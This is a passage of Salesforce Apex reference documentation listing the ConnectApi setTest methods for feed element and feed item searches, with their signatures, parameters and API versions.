ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Specifies the order returned by the sort, such as by date created or last modified:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Search term. Searches keywords in the user or group name. A minimum of one character is required. This parameter does not support wildcards. This parameter is required.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly)

Testing ConnectApi Code

`setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

32.0

Signature

```
public static Void setTestSearchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly,
ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

`subjectId`
Type: String

Any record ID, including a group ID.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter)

Testing ConnectApi Code

`setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFilterFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFilterFeed(String communityId, String subjectId, String keyPrefix, String q, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`keyPrefix`
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`result`
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q)

Testing ConnectApi Code

`setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFilterFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`keyPrefix`
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the matching `ConnectApi.searchFeedElementsInFilterFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

31.0

Signature

```
public static Void setTestSearchFeedElementsInFilterFeed(String communityId, String subjectId, String keyPrefix, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedItems(communityId, q, result)

Registers a test feed item page to be returned when `searchFeedItems(communityId, q)` is called during a test.

API Version

28.0–31.0

Signature

```
public static Void searchFeedItems(String communityId, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItems(communityId, q)

Testing ConnectApi Code

setTestSearchFeedItems(communityId, q, sortParam, result)

Registers a test feed item page to be returned when `searchFeedItems(String, String, ConnectApi.FeedSortOrder)` is called during a test.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItems(String communityId, String q, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The feed item test page.

Return Value

Type: Void

SEE ALSO:

searchFeedItems(communityId, q, sortParam)

Testing ConnectApi Code

setTestSearchFeedItems(communityId, q, pageParam, pageSize, result)

Registers a test feed item page to be returned when `searchFeedItems(String, String, String, Integer)` is called during a test.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItems(String communityId, String q, String pageParam,
Integer pageSize, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

result
Type: `ConnectApi.FeedItemPage`

The test feed item page.

Return Value

Type: Void

SEE ALSO:

searchFeedItems(communityId, q, pageParam, pageSize)

Testing ConnectApi Code

setTestSearchFeedItems(communityId, q, pageParam, pageSize, sortParam, result)

Registers a test feed item page to be returned when `searchFeedItems(String, String, String, Integer, ConnectApi.FeedSortOrder)` is called during a test.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItems(String communityId, String q, String pageParam,
Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The test feed item page.

Return Value

Type: Void

SEE ALSO:

searchFeedItems(communityId, q, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestSearchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)

Registers a test feed item page to be returned when `searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)` is called during a test.

API Version

29.0–31.0

Signature

```
public static Void setTestSearchFeedItems(String communityId, String q, Integer
recentCommentCount, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder
sortParam, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: `ConnectApi.FeedItemPage`

The test feed item page.

Return Value

Type: Void

SEE ALSO:

searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestSearchFeedItemsInFeed(communityId, feedType, q, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFeed(communityId, feedType, q)

Testing ConnectApi Code

setTestSearchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

`setTestSearchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `Filter`, `Home`, and `Moderation`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

`setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, q, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

subjectId
Type: String

If *feedType* is Record, *subjectId* can be any record ID, including a group ID. If *feedType* is Topics, *subjectId* must be a topic ID. If *feedType* is UserProfile, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias me.

q
Type: String

Required and cannot be null. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: ConnectApi.FeedItemPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFeed(communityId, feedType, subjectId, q)

Testing ConnectApi Code

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)

Registers a ConnectApi.FeedItemPage object to be returned when the matching ConnectApi.searchFeedItemsInFeed method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

28.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

feedType
Type: ConnectApi.FeedType

The type of feed. Valid values include every ConnectApi.FeedType except Company and Filter.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

`setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)`

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

searchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Testing ConnectApi Code

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)

Registers a `ConnectApi.FeedItemPage` object to be returned when the matching `ConnectApi.searchFeedItemsInFeed` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0–31.0

Signature

```
public static Void setTestSearchFeedItemsInFeed(String communityId, ConnectApi.FeedType
feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
Boolean showInternalOnly, ConnectApi.FeedItemPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: `ConnectApi.FeedItemPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:
